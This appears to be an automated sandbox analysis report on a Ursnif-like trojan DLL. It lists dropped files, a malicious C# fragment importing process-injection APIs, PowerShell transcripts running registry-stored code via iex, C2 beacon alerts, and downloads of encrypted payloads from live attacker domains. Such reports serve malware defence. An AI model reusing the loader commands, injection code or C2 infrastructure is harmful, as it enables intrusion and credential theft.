SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\y3j0hr41\CSC1BD10A2A5D864F59B6883896D7374BCD.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1063529496758315
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryXak7YnqqDPN5Dlq5J:+RI+ycuZhNlakSDPNnqX
MD5:	860804449E1C1748B2A40E025B30970A
SHA1:	B041152873DAAC88F111ADC620E33BB43F600DD6
SHA-256:	C4E99A162735571C4BFC1164288AEA1018E8221E5AF8BD2A7D7B5382B4B9C0EA
SHA-512:	8FB0D0BE6B6FDABC97F29491303855C2D87A19C2664B929563DDD9F125A7534E71C136E8C204D2B17610DA7285E63F24E64EA3EB33D2ED920632A57BE2C7B84
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...y.3.j.0.h.r.4.1...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...y.3.j.0.h.r.4.1...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421

C:\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.0.cs	
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProc ess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr h khhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.299440494723541
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fD5o/BSx0zxs7+AEszIWXp+N23fD3:p37Lvkmb6KHXGWZE8XDH
MD5:	B824405AD3A6F6960E4840288454C423
SHA1:	394C624410BC066475CC8846AADF1E7EC2A3E00B
SHA-256:	F46D25742618887FDDA1040777A74D1B05CACCAD7759E6E0EE232A32556289FB
SHA-512:	356DED456335F02BC2C6B0C9C5E9AF7A604C0B400DCE79B3735F959883232921706B5F9EF3AF6889FA302521C19748290B430D3F4613ED6E61A9436C0BBD4BC6
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.0.cs"

C:\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6433907948754434
Encrypted:	false
SSDEEP:	24:etGS1MOWEey8MTz7X8daP0eWQ2DdWSWtJ0DtkZfVBkC7XI+ycuZhNlakSDPNnq:6r7KMTcd6qlWPVJVqw1ulla3pq
MD5:	DFBEF76F1541D6BB62713ED01B8DA2A0
SHA1:	145951608CDD3B000063246C09AF12DE5E104CAB
SHA-256:	84508D5EA9777B8D6DC48BE43830D8B0BF2BA954E0CE0C565E0D9624EEF58145
SHA-512:	EE8DF5FA4304D2CDA81BE4D1920F24DF782DD290CF7F76EA7BBDA849C75259069238D7C7FB37F29E31B60623145A56A9FCC5A93F6EC4C0E6F292293759DD7B 9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....L...#Strings.....#US.....#GUID... ...T...#Blob.....G.....%3..... .....2.+..... 9..... K..... S.....P .....b.....h.....s.....z.....b.!...b...!.b.&...b.....+.....4.A.....9.....K.....S..... ....."".....<Module>.y3j0hr41.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false

C:\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.out	
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20210730\PowerShell_transcript.549163.ANtJ1+Kx.20210730014315.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.479565172955989
Encrypted:	false
SSDEEP:	24:BxSAqHixvBnnOzx2DOXUWOLCHGIYBtBCWJHjeTKKjX4CIym1ZJX9OLCHGIYBtBW:BZq+vhnOzoORFeVJqDYB1ZpFeW
MD5:	B3CAF1427C0C115401C8D4BEDFACFCE2
SHA1:	5CEC758D95455A754754C8CE50AC4C35FB12D361
SHA-256:	035F56DD5CD592DA232713D6F85A691A7A8ECAC5C75039672195C8029681D310
SHA-512:	4884A4422FD10A7197B90D7293D63918C4855E24CC0A7D5C1DA7C8298C2DC2AF2C68E84A03844D0375B42860CE43B7B6C95C0388A55443D2228C2175413DA6F
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210730014315..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 549163 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 5068..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210730014315..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).Util Tool))..

C:\Users\user\Documents\20210730\PowerShell_transcript.549163.NcC0axkD.20210730014327.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.483955538661007
Encrypted:	false
SSDEEP:	24:BxSADxvBnnOzx2DOXUWOLCHGIYBtBCW3HjeTKKjX4CIym1ZJXh3OLCHGIYBtBW:BZtvhnOzoORFeV3qDYB1ZnBFeW
MD5:	AACC496FD7740B4F9ECE18E62C2B08E2
SHA1:	C182338FED762027E3B5439C02F1C8F7F9256261
SHA-256:	4DADB1EC747564D6CB82BD6FD53D316382D3BD4D5DFC985D7ACC967E6772C141
SHA-512:	0532AF3C9A7655487453F1DA1347E5EFFC84D1D5BF80C85D3A4FB16A523E4881770C2C39D6FA39BF996DCAD4D90E50FFE1A4193B726A70AF000907F142506D5
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210730014328..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 549163 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 6104..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210730014328..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).Util Tool))..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Wi ndows
Entropy (8bit):	6.487761035779041
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	beneficial.dll
File size:	658944
MD5:	631779ef3aecb4838360304f162dbd8c
SHA1:	9103735e9771b40fb26b5b273683934dfea38402
SHA256:	a4c7d46ab94add85adc74f9686c7367fd82eaae508b3e22 27db8e62930fb3da0

General

SHA512:	37a4008e70e99cdd182f95719a481ab811bd35867cae2c38c7c79cef406da7d6872762e1a79798a3a129f66c5326b3487e58a923214299d9410a044b5d14c667
SSDEEP:	12288:HMUpikM1ABVY4lsBnllWzwazxRvwe9QKC71L715+PoR5nFIlW2i:K4Y4lglQzwyxRvwySJLT5FIV
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ....Rich.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x40fec0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x4A68C7A7 [Thu Jul 23 20:27:19 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	5423692ba88a3c92be390093c1045a0c

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x47b21	0x47c00	False	0.523553190331	data	6.35361836667	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x49000	0x520d8	0x52200	False	0.642471104452	data	5.75935100127	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9c000	0x100c8	0x1a00	False	0.323167067308	data	3.69822709956	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xad000	0x19c	0x200	False	0.392578125	data	2.20825869445	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xae000	0x4eb0	0x5000	False	0.469091796875	data	4.79321848883	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/30/21-01:43:04.916441	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49725	80	192.168.2.3	185.228.233.17
07/30/21-01:43:06.291746	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49726	80	192.168.2.3	185.228.233.17
07/30/21-01:43:06.291746	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49726	80	192.168.2.3	185.228.233.17
07/30/21-01:43:07.914869	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49727	80	192.168.2.3	185.228.233.17
07/30/21-01:43:07.914869	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49727	80	192.168.2.3	185.228.233.17
07/30/21-01:43:15.087454	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49728	80	192.168.2.3	185.228.233.17
07/30/21-01:43:16.637686	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49729	80	192.168.2.3	185.228.233.17
07/30/21-01:43:16.637686	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49729	80	192.168.2.3	185.228.233.17
07/30/21-01:43:18.128644	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49730	80	192.168.2.3	185.228.233.17
07/30/21-01:43:18.128644	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49730	80	192.168.2.3	185.228.233.17
07/30/21-01:44:34.909402	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49747	80	192.168.2.3	185.228.233.17
07/30/21-01:44:34.909402	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49747	80	192.168.2.3	185.228.233.17

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 30, 2021 01:43:04.543840885 CEST	192.168.2.3	8.8.8.8	0x5c7d	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:06.180326939 CEST	192.168.2.3	8.8.8.8	0x44c6	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:07.526329041 CEST	192.168.2.3	8.8.8.8	0x5ee3	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:14.967300892 CEST	192.168.2.3	8.8.8.8	0x6af5	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:16.247911930 CEST	192.168.2.3	8.8.8.8	0x729d	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:18.014040947 CEST	192.168.2.3	8.8.8.8	0x217c	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 30, 2021 01:44:34.359370947 CEST	192.168.2.3	8.8.8.8	0x9361	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Jul 30, 2021 01:44:34.542131901 CEST	192.168.2.3	8.8.8.8	0xe310	Standard query (0)	app.flashgameo.at	A (IP address)	IN (0x0001)
Jul 30, 2021 01:44:35.505043983 CEST	192.168.2.3	8.8.8.8	0x9dba	Standard query (0)	app.flashgameo.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 30, 2021 01:42:53.923376083 CEST	8.8.8.8	192.168.2.3	0xc1ae	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jul 30, 2021 01:43:04.802632093 CEST	8.8.8.8	192.168.2.3	0x5c7d	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:06.204946041 CEST	8.8.8.8	192.168.2.3	0x44c6	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:07.828835011 CEST	8.8.8.8	192.168.2.3	0x5ee3	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:14.990526915 CEST	8.8.8.8	192.168.2.3	0x6af5	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:16.548072100 CEST	8.8.8.8	192.168.2.3	0x729d	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Jul 30, 2021 01:43:18.038069963 CEST	8.8.8.8	192.168.2.3	0x217c	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Jul 30, 2021 01:44:34.380327940 CEST	8.8.8.8	192.168.2.3	0x9361	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jul 30, 2021 01:44:34.814407110 CEST	8.8.8.8	192.168.2.3	0xe310	No error (0)	app.flashgameo.at		185.228.233.17	A (IP address)	IN (0x0001)
Jul 30, 2021 01:44:35.806027889 CEST	8.8.8.8	192.168.2.3	0x9dba	No error (0)	app.flashgameo.at		185.228.233.17	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gtr.antoinfer.com
- app.flashgameo.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49725	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:04.916440964 CEST	570	OUT	GET /nXPlpJzbYjr74CTZyDzC/D9p7qOvHIUeaU5l5TWg/ZWUyp43sRXohtYVKqrN9BG/mDv4tDjcpen2y/vY_2BHuQ/74VicVpMxGX7XEuVSEs9P9C/rwR9QPDbqk/2qg_2FzIToR0YDTQN/nBMnf5keCaSk/WfxjKAafipS/yOngqQcB50LuwQ/Rbr2UaT2ic94OGNOmzJNW/ahzfbT2UaCp9En3m/nlCEAERonIRNNPZ/2Bo61_2Bo91_2BDafA/PFOPXJrOm/sjmvEQ2K2JDMfwJnFVMx/4z3kMl9gFa3Esr_2FSM/Pzl4b_2BiQbP02e2DJWYiz/yyvN7kRDoLRYu/Uzfpbij_/2FlM HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:05.471019030 CEST	571	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 29 Jul 2021 23:43:05 GMT Content-Type: application/octet-stream Content-Length: 194705 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61033d0960d7b.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e7 d0 25 2c 81 7b 58 78 ac ba 6b a7 51 21 97 c4 b3 04 77 2c f7 4e cb 77 8b a5 dc 66 73 84 09 21 2a ad 9b 63 7c ac c8 38 90 82 50 88 1e e1 b4 45 2f 8e e4 46 12 b0 d8 45 4d 38 12 9e d7 a5 d1 f8 33 67 1c 01 6c 69 7f 64 ac ad 3d 22 91 e2 8f 42 0c 17 36 2a ca 8d c1 6f 32 ef cf c4 98 3c 92 50 c0 f6 29 db 18 a3 d0 f8 74 b0 42 7a b3 a1 57 cd 08 02 ab 74 eb 84 e3 aa 03 d7 21 0a cf d0 eb 3f 61 97 1d dd 2e 21 e5 61 99 e4 5e 3c 14 da 6c d8 2a 4e 04 8f 98 c3 75 4c fc 5d f4 53 86 b6 6b 14 9b 24 c2 38 fd 95 36 27 43 e6 26 1f 44 4b 24 f4 a2 7a eb e1 82 91 f9 af 85 a6 15 1a 13 c8 30 a9 15 ac 08 ca d4 34 bc 66 a6 03 91 7c 7f c7 15 b0 32 5f 16 e7 c2 f4 90 12 05 d9 5d d9 ea 6e b1 c1 80 77 d2 5d 65 ab 08 5d 63 81 5c 2c a4 9c 37 0d 26 5a 14 d7 c4 9b d3 98 3f 4c ea 05 d7 63 36 ac 3d 05 90 54 7f 94 0e d4 fd 0c 01 9a e9 78 c9 9d cc c6 2f 2f 85 e5 e5 8c ba 60 fc e2 41 68 ca 66 0d 46 1f 5f 20 a3 d0 5b f1 f3 c9 bc 18 3f e9 c7 88 de b8 66 17 f7 88 e4 8c c0 ca 4c 92 23 1c 1c 01 cd 2b af 2a eb fa 14 0b ec 60 58 1a 7c 7b 77 10 78 d8 09 b1 8f fc 40 83 65 1b ed d8 eb 6d 7c 84 36 1e 63 7c a8 71 5d 86 53 d0 19 79 4c fd 40 ec 37 f4 9f c1 22 1e bf c3 37 7f c8 20 8e 93 fd c7 4d b1 bd a6 16 f6 b4 fa 91 80 ad 86 c9 e9 5d 60 0b 16 4e 32 b7 f2 3b c8 98 a4 60 e8 12 b4 7f 2e 8a f8 b4 23 a9 4c 59 e0 50 d2 f9 b7 a8 fa b1 b6 96 a2 43 2e 1a 05 02 4d 91 a6 e6 78 1b 27 70 41 cc fc b8 b4 2f f8 51 d7 fd 56 56 e3 a0 e5 3a 8f 37 74 ab dc 2b c8 2e b4 ab 22 de 25 1d 6d d6 f5 d2 ae d0 8e 07 2f b5 8e 31 29 e5 25 5c 3b 11 6c 65 2d 59 38 5e a3 2d e1 59 b6 9c 5b c0 fa a8 70 b3 01 af 2a c8 77 4e f7 33 b1 b5 43 a8 1b 32 8f 32 c3 ae 67 01 b4 94 e1 a5 18 fb 57 53 86 11 be 0f 68 ea 85 b9 4f 04 4d 98 a8 ca e1 cb b3 43 c0 c8 7a 09 dc 10 b0 6f 35 fb ad e8 86 d5 3d 2e e5 61 51 13 92 44 c8 b1 8a d9 ee bf a7 e6 e0 1e 84 a1 59 16 26 3b cf 71 73 a6 2b 1b 75 9e 89 89 e3 d5 33 7d a1 de 43 d8 ba 68 6f 06 d7 41 1d 92 58 58 45 ad d4 e6 54 48 26 28 72 da f5 9c 4d e8 82 0c 3e 12 3a ff 01 12 1a d9 21 f9 b8 55 04 54 37 22 c8 4b 5d 5d 42 da 11 a4 b0 e2 00 03 94 e0 ac d1 0c 67 af 88 3e d7 26 2f ff 74 15 8e 78 18 77 59 c5 0d 42 72 20 53 7a f0 74 56 b6 a3 b7 49 9b 4e fe 60 fd 64 28 ae a3 1a b9 5f db ee e4 62 c7 46 71 5e 2d a1 7b 00 b1 97 5d 13 1e fd 83 b9 6c 64 31 9f 7c f9 91 ad 8f 55 58 ad b1 78 f4 d0 ce ca 42 80 b6 bf d4 02 56 90 e2 ec 91 a2 ec cf 3c e2 8a d6 6d 57 95 5f 18 68 75 89 8f d1 a3 d8 7a 6f 44 45 fb 85 87 85 ab 5e 87 72 db fe d5 46 b6 16 44 d3 c0 dd d5 1b bd f2 3f dd f6 d7 26 47 23 16 4b 12 24 3f 95 35 f4 5b 94 5e eb 2c b5 af 07 0e d1 85 d2 32 f0 2c 11 be d5 bf ad 53 9a e7 2c 7e 82 2b 36 8e 6c d1 e2 49 52 0c b2 30 de 42 95 f6 03 00 5c e0 32 b9 e4 39 d8 14 d9 05 c3 28 35 a1 85 94 ce ea b0 c3 88 a4 c9 6c 0e 58 d4 ef 57 a6 e2 0b fc dc 77 1c 14 5d 37 a8 00 3f e7 02 7d 66 ad 70 29 75 d3 Data Ascii: %,{XxkQ!w,Nwfs!*c|8PE/FEM83glid="B6*o2<P)tBzWt!?a.!a^<l*NuL]Sk$86'C&DK$z04f|2_]nw]e]c\,7&Z? Lc6=Tx//`AhfF_ [?fL#+*`X|{wx@em|6c|q]SyL@7"7 M]`N2;`.#LYPC.Mx'pA/QVV:7t+."%m/1)%\;le-Y8^-Y[p*wN3C 22gWShOMCzo5=.aQDY&;qs+u3}ChoAXXETH&(rM>:!UT7"K]]Bg>&/txwYBr SztVlN`d(_bFq^~{]ld1|UXxBV<mW _huzoDE^rFD?&G#K$?5[^,2,S,~+6lIR0B\29(5lXWw]7?}fp)u

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49726	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:06.291745901 CEST	773	OUT	GET /5QxR3u9Oxc2/66JuutLFo4_2BN/FYPvHdZdpqBBUlII8YbkV/HeRpg9bicXJHtfwV/D4QIfvz6kYooZLO/cw4 gCcjcoRxS01qkn1/EW0Ez7bVC/W7k8iaBQuoYhbKZqLnrE/RbmpYueuIODfoh6oP2l/c8Ac2bwpliTaTSR56vdGwk/ ZRQxemEpvF2A8/99lPQg9V/lwEJF2LaR_2FZsZYxJbXRUs/6u5PpA2s_2/FPyKVp1yfx9FnP4nW/L_2Fr3MO_2By/W nKnaVSLrhm/N0Y4cK91iRGQ0B/oWkJGcqoY10Xhf8Gg076m/Kf5Jj7Gzg1x_2BtG/X7PsvIId3dQ8Qbd/BbiLQ_2F/U HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:06.850357056 CEST	774	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 29 Jul 2021 23:43:06 GMT Content-Type: application/octet-stream Content-Length: 247960 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61033d0abf112.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 0b 3d b5 4c 49 5a 66 90 4d ca 5c c7 ab fd ed c5 68 33 e6 d7 75 6b 1f 78 5b 62 f6 58 24 18 cb 78 45 9b b4 60 f7 90 de a0 53 7c 67 ae e7 91 26 d9 f7 44 54 94 39 43 70 09 28 62 1a 80 c7 34 f3 bc dc 2c b6 d2 61 0d bd 59 56 a6 32 a8 97 63 b6 24 8e af 9b 0d d7 4f e8 f4 51 dc a8 2c 87 98 4e 84 7e 89 ab 69 c4 b3 0a 24 0e 72 d9 63 14 9a 63 34 46 7f 39 b7 d6 f4 7f 12 80 95 30 fe 27 7e 67 61 83 fc e0 41 7b b8 8c b0 fe fa a6 83 2e 14 06 6b f0 0c c9 41 f2 7f 0b 2c 24 9f 12 0f 48 61 80 4e 1c f4 38 7c ae 15 37 e1 05 5c 09 bf 6c fb f0 fb 56 67 ce a1 51 af e1 8a b5 d9 4f b1 8c 62 eb 9a 52 58 7f 7c f9 ae 7a f8 15 9d 0e 91 ee 9e b1 a2 e8 43 26 c0 5a 31 e8 f7 ba dd b0 7b 